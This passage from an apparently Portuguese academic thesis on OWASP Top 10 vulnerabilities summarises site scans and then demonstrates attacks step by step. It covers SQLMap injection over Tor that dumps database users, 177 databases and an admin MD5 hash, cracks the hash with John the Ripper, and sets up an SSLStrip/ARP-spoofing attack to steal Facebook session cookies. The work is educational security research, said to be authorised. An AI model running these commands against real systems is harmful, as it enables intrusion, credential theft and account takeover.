Agentes de Ameaça	Vetores de Ataque	Prevalência da Vulnerabilidade	Deteção Vulnerabilidade	Impactos Técnicos	Impactos no Negócio
Específico da Aplicação	Fácil	Generalizada	Fácil	Severo	Específico do Negócio/ Aplicação
	Média	Comum	Média	Moderado	
	Difícil	Rara	Difícil	Pequeno	

**Figura 17: Classificação de Riscos OWASP Top 10**

Fonte: (TEN, 2013)

A visão geral das varreduras efetuadas pode ser observada na Tabela 1 contendo os tipos de sítios onde foram efetuadas, e o tempo médio gasto por sítio.

Tipos de Sítios Web	Tempo Médio de Varredura
Comércio Eletrônico	6 horas
Religiosos	30 minutos
Acadêmicos	3 horas
Grandes Portais	6.3 horas
Sítios que Utilizam CMS	56 minutos
Governamentais	30 minutos
Regionais	40 minutos
Conteúdo Adulto	1 hora


**Tabela 1: Visão geral das varreduras.**

A visão detalhada das varreduras pode ser vista na tabela 2, contendo a o total de vulnerabilidade por sítio Web classificado pelo grau de risco disponibilizado pela OWASP. Os sítios são numerados de 1 a 16, especificando o tipo de sítio e a severidade das vulnerabilidades encontradas no mesmo.

Sítios/Tipo de Sítios	Vuln. Severa	Vuln. Moderada	Vuln. Média
Sítio 1 / Regional	0	1	0
Sítio 2 / Comércio Eletrônico	0	2	0
Sítio 3 / Regional	1	2	0
Sítio 4 / Grande Portal	0	1	0
Sítio 5 / Regional	0	2	0
Sítio 6 / Comércio Eletrônico	1	2	0
Sítio 7 / Comércio Eletrônico	1	1	0
Sítio 8 / Acadêmico	1	2	0
Sítio 9 / CMS	1	2	0
Sítio 10 / Religioso	1	2	0
Sítio 11 / Acadêmico	1	1	0
Sítio 12 / Governamental	1	1	0
Sítio 13 / Regional	1	1	0
Sítio 14 / CMS	0	1	0
Sítio 15 / Comércio Eletrônico	1	1	0
Sítio 16 / Conteúdo Adulto	1	2	0

**Tabela 2: Distribuição dos Sítios e as Vulnerabilidades Encontradas.**

Em todos os sítios analisados foram encontradas vulnerabilidades abordadas no OWASP Top 10, sendo que 33% foram vulnerabilidades classificadas como severas. O nível de dificuldade de exploração dessas vulnerabilidades é considerado como "fácil" pelo OWASP Top 10, levando em consideração que 90% das vulnerabilidades classificadas como severas são de injeção de código SQL na aplicação. A Figura 18 apresenta o gráfico com o grau de severidade das vulnerabilidades encontradas.



**Figura 18: Severidade das vulnerabilidades encontradas**

A outra parte das vulnerabilidades encontradas durante as varreduras somaram 67% e são classificadas como vulnerabilidades moderadas pelo OWASP Top 10, com nível de dificuldade de exploração entre "média" e "difícil", ou seja, o nível de dificuldade de exploração é maior, portanto a taxa de sucesso do ataque é menor. Nenhum dos sítios analisados deixaram de apresentar vulnerabilidades conhecidas e abordadas no OWASP Top 10.

O resultado das varreduras, mesmo com a redução dos sítios analisados retornaram várias vulnerabilidades que foram exploradas em partes com devida autorização na seção 3.2.2.

### 3.2.2 EXPLORAÇÃO DE VULNERABILIDADES ABORDADAS NO OWASP TOP 10

Esta seção aborda a exploração de vulnerabilidades citadas no Owasp Top 10 através de ataques, seguido após a descrição de cada ataque pela contramedida de segurança para evitar o mesmo. Alguns ataques demonstrados foram executados em cenários reais, e os endereços e a identidade dos sítios e aplicações Web serão mantidos em sigilo, logo os endereços usados são fictícios. O restante dos exemplos de exploração foram efetuados em cenários controlados. Todos os testes foram realizados utilizando o sistema operacional *KALI LINUX* e conexão com Internet de 1 Mbps.


### 3.2.2.1 EXPLORAÇÃO SQL INJECTION

O experimento de exploração de injeção de SQL foi abordado minuciosamente enumerando todos os passos para execução do mesmo, pois foi a vulnerabilidade mais explorada e com grau de criticidade severo segundo a classificação de risco do OWASP Top 10.

No experimento de injeção de SQL, um sítio Web foi selecionado a partir das vulnerabilidades encontradas nas varreduras encontradas na seção 3.2.1. Esses sítios apontaram um número elevado de vetores de injeção de SQL. Cabe ressaltar que os sítios selecionados, nos quais foram realizadas as explorações, são aplicações Web reais e a exploração das mesmas foram autorizadas por seus mantenedores.

Para exploração das vulnerabilidades de injeção de SQL foram utilizados softwares de captura de tráfego, no caso o *Burp Suite* (PORTSWIGGER, 2014) bem como um arcabouço que automatiza o processo de injeção de SQL, o SQLMap (G.; STAMPAR, 2013). Para mais informações sobre o *Burp Suite* consulte a subseção 2.5.6. Informações sobre o SQL Map podem ser vistas na subseção 3.1.2.

O navegador Web configurado com o *proxy* do *Burp Suite* foi utilizado para acessar a URL com vulnerabilidade após a identificação da URL do sítio Web com o vetor de injeção de SQL. Após esse processo a navegação Web ficará travada não prosseguindo com a requisição HTTP, pois o *Burp Suite* intercepta a requisição permitindo a edição dos parâmetros contidos na mesma. Somente após a edição se necessário e utilizando a opção *forward* a requisição é encaminhada para o destino original. No momento em que as informações da requisição HTTP estão retidas no *Burp Suite*, na aba *proxy* é possível observar todo cabeçalho da requisição bem como seus parâmetros, como pode ser observado na Figura 19.



**Figura 19: Burp Suite exibindo dados da requisição HTTP**

Concluída a interceptação da requisição HTTP utilizando o *Burp Suite*, é possível armazenar todos os dados contidos na requisição em um arquivo texto com todos seus parâmetros inclusive os *cookies*. Utilizando SQLMap e os dados da requisição HTTP armazenados em um arquivo texto é possível testar todos os parâmetros da URL. Nos testes executados foram utilizados o dados da requisição HTTP capturados com o *Burp Suite*, utilizando a sintaxe de execução do SQLMap passando por parâmetro o arquivo texto com dados da requisição HTTP. O SQLMap fez a leitura do arquivo texto identificando todos os parâmetros da requisição, inclusive questionando o uso dos *cookies* existentes para verificação do mesmo. O comando do SQLMap que verifica parâmetros injetáveis pode ser visto no quadro 22

```
sqlmap --tor --tor-type=SOCKS5 --check-tor -r arquivo_requisicao_http.txt
```

**Quadro 22: Comando Sqlmap para explorar parâmetros através do arquivo com dados HTTP.**

O comando do quadro 22 testa todas as possibilidades de injeção abordadas pelo arcabouço SQLMap e, juntamente com o software *Tor* (TOR, 2014), garante anonimato na rede durante a exploração. O comando *sqlmap* invoca a execução do arcabouço juntamente com o parâmetro *-tor* invoca o software *Tor*, Na sintaxe o comando *-tor-type=SOCKS5* informa ao *Tor* o tipo de conexão a ser utilizada no exemplo é utilizado o tipo *sockets 5*, já o parâmetro

*-check-tor* sinaliza a checagem da rede *Tor* antes do início do envio das requisições feitas pelo arcabouço, e por fim parâmetro *-r* carrega a requisição HTTP capturada pelo *Burp Suite* de um arquivo texto. O resultado da execução do comando pode ser vista no quadro 23.

```
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1014' AND 2882=2882 AND 'eYEd'='eYEd
  Type: UNION query
  Title: MySQL UNION query (NULL) - 9 columns
  Payload: id=-4094' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162616571
,0x45705862745a6e654966,0x71747a6971),NULL,NULL#
  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: id=1014' AND SLEEP(10) AND 'MtyD'='MtyD
[06:50:27] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.3.24
back-end DBMS: MySQL 5.0.11
[06:50:27] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/xxx.com.br'
[*] shutting down at 06:50:27
```

### Quadro 23: Resultado da execução do aplicativo SQLMap (quadro 22).

O resultado apresentado no quadro 23 mostra que o arcabouço identificou o parâmetro *id* como injetável e ainda descobriu o SGBD da aplicação, o *MYSQL*. Enumerou duas técnicas diferentes de injeção: a do tipo inferência, *boolean-based blind* e a *time-based blind*, e a técnica de união de consultas, *UNION query*. O arcabouço ainda lista as consultas utilizadas que obtiveram resultados na obtenção de dados da aplicação.

Com a confirmação do parâmetro *id* vulnerável e a identificação do SGBD da aplicação, foi possível começar a minerar dados do sítio Web. O quadro 24 mostra a sintaxe do comando para enumerar usuários do SGBD e suas respectivas senhas em *hash*. Adicionalmente neste comando é utilizado o parâmetro *-technique U*, que diz ao arcabouço para utilizar a técnica de União de Consultas *Union Query* para a injeção, o parâmetro *-passwords* para listagem de usuários e senhas e os parâmetros *-v 1* que indica o nível de detalhamento da saída do console.

```
sqlmap --tor --tor-type=SOCKS5 --check-tor -r arquivo_requisicao_http.txt
--technique U --passwords -v 1
```

### Quadro 24: Comando SQLMap para enumeração de usuários e *hashes* das senhas.

Como resultado da execução do comando descrito no quadro 24, o arcabouço inicia a injeção de SQL na aplicação enumerando todos os usuários do SGBD e seus respectivos *hashes*

de senha. No teste realizado foram listados 39 usuários e não foram realizados a execução de ataques de dicionário pelo excesso de *hashes*, limitações de hardware e a falta de um dicionário de dados efetivo. O resultado do comando pode ser visto no quadro 25. No total foram listadas 39 *hashes*, mas na saída são apresentadas apenas 10 para exemplificar o resultado. Todos os usuários descritos na saída do comando tiveram seus nomes modificados para preservar o anonimato dos sítios Web.

Pela grande quantidade de usuários do SGBD, foi presuposto que se tratava de um SGBD que hospedava bases de dados de vários sítios Web. Deu-se assim início a investigação por meio da exploração do SGBD buscando todas as bases de dados hospedadas no mesmo.

```

Place: GET
Parameter: id

Type: UNION query
Title: MySQL UNION query (NULL) - 9 columns
Payload: id=-4094' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT
(0x7162616571,0x45705862745a6e654966,0x71747a6971),NULL,NULL#

web application technology: Apache, PHP 5.3.24
back-end DBMS: MySQL 5.0.11
database management system users password hashes:
[*] babyxxxx [1]:
password hash: *3C4F31296953D54A0B4E5EEAF7C1B9809D219FB0
[*] backup [1]:
password hash: *E17CD523ACD5BB41AB224C81408CC2DCF68CFF63
[*] brimxxxxxx [1]:
password hash: *36057E62ADA4C7848B9DCD01D1EF8BA88AC0546B
[*] xxxxsdemia [1]:
password hash: *A0A9541D6F689FD7BABA8FB4AAF7FBF20EE92EB1
[*] xxxxxtrao-edfeb [1]:
password hash: *F5D0B33E16C5D5FEFB3DC2EFE59002DBB6A937D4
[*] xxxxnheiro [1]:
password hash: *F98F7551DBFF0DB5F5DAB0660E08D9AA32ED44BE
[*] esmmp [1]:
password hash: *7B9C1F0A350E37009023C1B3E8B9866BE211F521
[*] xxxdtour [1]:
password hash: *63976BDD35421647FCBAEDAE622A9DCEB47C7652
[*] xxxxntrole [1]:
password hash: *C36001EFED194CB0C47FA7C2EB476C05549925AC
[*] xxxxaweb [1]:
password hash: *423A4B9AD54A3AD2F3A80D04665272E955F64C0C

..... outros 29 usuarios omitidos..

```

**Quadro 25: Resultado da execução SQLMap (quadro 24).**

Para a exploração e listagem das bases de dados existentes no SGBD foi utilizado o co-



mando descrito no quadro 26. Adicionalmente o parâmetro *-dbs* é utilizado para a enumeração das bases de dados contidas no SGBD.

```
sqlmap --tor --tor-type=SOCKS5 --check-tor -r arquivo_requisicao_http.txt --technique U --dbs
```

### Quadro 26: Comando SQLMap para enumerar bases de dados

Como resultado do comando descrito no quadro 26 foram enumeradas 177 bases de dados de 177 sítios Web diferentes, deixando todos os 177 sítios Web comprometidos. O resultado parcial é apresentado no quadro 27;

```
Place: GET
Parameter: id
  Type: UNION query
  Title: MySQL UNION query (NULL) - 9 columns
  Payload: id=-4094' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT
(0x7162616571,0x45705862745a6e654966,0x71747a6971),NULL,NULL#
-----
web application technology: Apache, PHP 5.3.24
back-end DBMS: MySQL 5.0.11
current user: 'xxxxwebadmin@localhost'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
-----
Place: GET
Parameter: id
  Type: UNION query
  Title: MySQL UNION query (NULL) - 9 columns
  Payload: id=-4094' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT
(0x7162616571,0x45705862745a6e654966,0x71747a6971),NULL,NULL#
-----
web application technology: Apache, PHP 5.3.24
back-end DBMS: MySQL 5.0.11
available databases [177]:
[*] iic_acorxxx
[*] iic_advmxxx
[*] iic_alta_perxxxxx
[*] iic_amxxx
[*] iic_babxxxxxx
[*] iic_bxxxxxxvo
[*] iic_belxxxx
[*] iic_bxxxxx_novo2
[*] iic_bxxxxxolor
[*] iic_cxxxxxato
... 160 bases de dados omitidas.
```

### Quadro 27: Resultado da execução SQLMap (quadro 26)

O próximo passo foi a seleção de outra base de dados para exploração. Na enumeração das tabelas da base de dados selecionada foi utilizado o comando descrito no quadro 28. Adicionalmente o parâmetro *-p* especifica o parâmetro usado para injeção, o parâmetro *-D* especifica a base de dados selecionada e o parâmetro *-tables* indica ao arcaçouço a enumeração das tabelas da base de dados.

```
sqlmap --tor --tor-type=SOCKS5 --check-tor -r arquivo_requisicao_http.txt
--technique U -p id --dbs -D iic_elxxxx_xxx --tables
```

#### Quadro 28: Comando utilizado para listar tabelas do banco de dados

O resultado do comando descrito no quadro 28 retornou 32 resultados, sendo assim possível com uma simples busca determinar o endereço do sítio Web no qual base de dados estava sendo minerada (quadro 29).

```
[07:03:24] [INFO] fetching tables for database: 'iic_elxxxx_xxx'
[07:03:24] [INFO] the SQL query used returns 32 entries
Database: iic_elxxxx_xxx
[32 tables]
+-----+
| ativacao          |
| ativacao_data_atual |
| ativacao_data_limite |
| banner            |
| biblia            |
| cadastro          |
| casadinho         |
| cliente           |
| contato           |
| institucional      |
| institucional_anexo |
| institucional_audio |
|
| ... 20 tabelas omitidas..
|
[07:03:24] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/xxxxxx.com.br'

[*] shutting down at 07:03:24
```

#### Quadro 29: Resultado da execução SQLMap (quadro 28)

De posse dos nomes das tabelas do banco de dados buscou-se listar as estruturas de tabelas sensíveis, como a tabela dos usuários administrativos que então poderia dar acesso a área administrativa do sítio Web em questão. Utilizando o comando descrito no quadro 30, foi possível listar a estrutura da tabela alvo. Adicionalmente, o parâmetro *-columns* lista da

estrutura das tabelas e o parâmetro *-T* informa ao arcaçouço a tabela alvo, não especificando a tabela selecionada para o arcaçouço, o comando retornará a estrutura de todas as tabelas da base de dados.

```
sqlmap --tor --tor-type=SOCKS5 --check-tor -r arquivo_requisicao_http.txt --technique U -p id
--dbs -D iic_elxxxx_xxx --columns -T pessoa
```

**Quadro 30: Comando utilizado para listar estrutura da tabela alvo.**

O quadro 31 ilustra a estrutura da tabela *pessoa*, a quantidade de colunas, o nome das mesmas e os tipos de dados de cada coluna.

```
Database: iic_exxxxx_cxx
Table: pessoa
[7 columns]
```

Column	Type
id	int(10)
id_cliente	int(10)
id_sistema	int(10)
login	varchar(255)
modulo	varchar(255)
nome	varchar(255)
senha	varchar(255)

**Quadro 31: Resultado da execução do SQLMap (quadro 30).**

Após a identificação da estrutura da tabela *pessoa*, iniciou-se o processo de extração de dados da mesma. O comando descrito no quadro 32 extrai os dados das colunas selecionadas. Adicionalmente o parâmetro *-D* indica a base de dados alvo, o parâmetro *-columns -C* informa as colunas a serem mineradas e, por último, o parâmetro *-dump* indica a extração de dados da tabela *pessoa*.

```
sqlmap --tor --tor-type=SOCKS5 --check-tor -r arquivo_requisicao_http.txt --technique U -p id
--dbs -D iic_elxxxx_xxx --columns -C login, senha --dump
```

**Quadro 32: Comando utilizado para extrair dados da tabela pessoa.**

O resultado do comando descrito no quadro 32 é visualizado no quadro 33 com os dados de autenticação e o *hash* da senha do único usuário administrativo do sistema. O tipo de espalhamento utilizado no armazenamento da senha é MD5. Logo foi iniciada a tentativa de

ataque de força bruta ao *hash* da senha. Para o teste de quebra do *hash* por meio de força bruta foi utilizado o software *John The Ripper* (ANDERSON, 2014) com suporte a Interface de Troca de Mensagens do inglês *Message Passing Interface MPI* (SQUYRES; LUMSDAINE, 2004).

```
Database: iic_eyxxxx_xxx
Table: pessoa
[1 entry]
+-----+
| login | senha |
+-----+
| elexxx | e0a27f118099bae837448136b3cc3882 |
+-----+

[*] shutting down at 20:41:36
```

### Quadro 33: Dados minerados da tabela pessoa.

Os testes de execução com o *John The Ripper* foram executados em uma máquina virtual com sistema operacional Ubuntu 13.04 hospedada em um computador com sistema operacional Windows 8 e processador *intel core i3* com 4 GB de memória. Utilizando o comando descrito no quadro 34 iniciou-se o ataque ao *hash* da senha.

```
mpiexec -np 3 ./john --format:raw-MD5 crackme1.md
```

### Quadro 34: Comando *John The Ripper* para início de ataque de força bruta.

O comando descrito no quadro 34 executa o programa *John The Ripper* informando o *hash* da senha gravado no arquivo *crackme1.md*. O comando *mpiexec* indica que a execução do algoritmo de ataque de força bruta será executado utilizando a biblioteca *MPI*, o parâmetro *-np* indica a quantidade de processadores virtuais a serem alocados para execução do algoritmo, o comando *./john* inicia o algoritmo de ataque seguido pelo parâmetro *-format:raw-MD5* informando o tipo de criptografia do *hash* a ser quebrado.

```
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2])
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2])
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2])


@dmc1@          (user)

thread: 2 guesses: 1 time: 1:07:11:56 100% (2) c/s: 17485 trying: @dmcw - @dmch
....
```

### Quadro 35: *Hash* quebrado utilizando *John The Ripper*.

O resultado do comando descrito no quadro 34 pode ser visto no quadro 35, com o sucesso na quebra do *hash* por meio de força bruta depois de 1 dia 7 horas 11 minutos e 56 segundos. Cabe ressaltar que apenas uma *thread* das três em execução teve sucesso na descoberta da senha.

Com a descoberta do texto da senha foi executado um teste de autenticação no sistema atacado na área administrativa para confirmar a senha descoberta. Com o resultado foi obtido acesso completo a área administrativa do sítio, com controle total de todos os recursos da aplicação Web. A Figura 20 mostra o acesso a área administrativa do sítio Web alvo.



**Figura 20: Teste de autenticação ao sítio Web atacado**

Com base nos resultados dos testes executados comprovou-se a gravidade das vulnerabilidades de injeção de SQL nas aplicações Web, podendo comprometer não somente a aplicação alvo, mas como verificado com os resultados dos testes executados, uma infraestrutura inteira de hospedagem de aplicações Web.

As falhas de injeção de SQL nas aplicações Web ocorrem principalmente pelo não tratamento de entradas do usuário, como campos de formulários não validados no lado do servidor. Segundo a OWASP uma das principais contramedidas é a validação dos dados de entrada do usuário (WICHERS, 2014). Até mesmo os campos de formulários pré definidos como *combo-box*, que mesmo com conteúdo estático, podem ser alterados por atacantes e assim encaminhar código SQL malicioso sem nenhum tipo de validação para o servidor. De uma forma geral, a solução para a vulnerabilidade é a validação de dados antes de encaminhar os mesmos para a consulta SQL (WICHERS et al., 2014).

### 3.2.2.2 EXPLORAÇÃO DE QUEBRA DE AUTENTICAÇÃO E GERENCIAMENTO DE SESSÃO.

Para o ataque de quebra de gerenciamento de sessão foi escolhido a modalidade de *Hijacking Attack*, ou seja, roubo de sessão, no ataque foram utilizados a distribuição Linux Kali, com o navegador *Iceweasel* quem é padrão no sistema kali com a extensão *Greasemonkey* e *Cookie injector* para *Greasemonkey* juntamente com *Wireshark* para captura de pacotes na rede e programas como *SSLStrip* e *Arpspoof*.

Inicialmente, o redirecionamento de pacotes é ativado usando o comando descrito no item 1 do quadro 36. O comando *echo 1* habilita o processo de redirecionamento de pacotes, o próximo passo foi criar uma regra no *iptables* que redirecionaria o tráfego da porta 80 para a 8080, como segue comando descrito no item 2 do quadro 36. O comando *iptables -t <table> -A PREROUTING* adiciona um filtro à tabela *nat*, o parâmetro *-p* define o tipo de protocolo ao qual a regra se destina, o parâmetro *-destination-port 80* especifica a porta de destino do protocolo, o parâmetro *-j* especifica a ação a ser executada, no caso em questão, o parâmetro *REDIRECT* redireciona para o destino especificado com o parâmetro *-to-port 8080*.

```

1- echo 1 > /proc/sys/net/ipv4/ip_forward
2- iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
3- sslstrip -a -l 8080

```

**Quadro 36: Lista de comandos executados para o ataque de Quebra de Autenticação e Gerenciamento de Sessão .**

O ataque utilizando *SSLStrip* foi executado iniciando a monitoração de todo o tráfego da rede. O comando está descrito no quadro 36 no item 3, o comando *sslstrip* inicia a captura do tráfego da rede local, o parâmetro *-a* registra todo o tráfego HTTPS capturado e o parâmetro *-l* indica a porta monitorada.

Durante a execução do *SSLStrip* é necessário a realização de um *ARP-Poisoning* de com o intuito realizar um ataque *Man-In-The-Middle*, posicionando assim o atacante entre a vítima e o roteador. O comando *arpspoof* inicia o *ARP-Poisoning* o parâmetro *-i* indica a interface de rede, o parâmetro *-t* indica o alvo do *ARP-Poisoning*, além do endereço IP dos alvo (ver quadro 37).

```
1 - arpspoof -i wlan0 -t <ip_do_alvo> <ip_doroteador>
2 - arpspoof -i wlan0 -t <ip_doroteador> <ip_do_alvo>
```

### Quadro 37: Comandos para realização de *ARP-Poisoning*.

O programa *Wireshark* foi utilizado para análise dos pacotes de rede após o início do *ARP-Poisoning*. Com o *Wireshark* monitorando o tráfego foi preciso criar um filtro para visualizar apenas os pacotes da rede que contenham *cookies*. Para tal foi utilizado o filtro descrito no quadro 38.

```
http.cookie contains datr
```

### Quadro 38: Sintaxe filtro *Wireshark*.

A partir do início do filtro qualquer *cookie* que contenha o texto *datr* característico do *cookie* do facebook será exibido na tela do *Wireshark*. Quando o *cookie* é capturado basta clicar com o botão direito do mouse e será exibida a uma opção *Copy > Bytes > Printable Text Only*, como segue Figura 21. A partir daí o *cookie* da sessão ativa do usuário esta disponível na área de transferência do computador, sendo assim possível injetá-lo em um navegador e consequentemente ter acesso a conta do *facebook* da vítima.





Figura 21: Extração Cookie com *Wireshark*

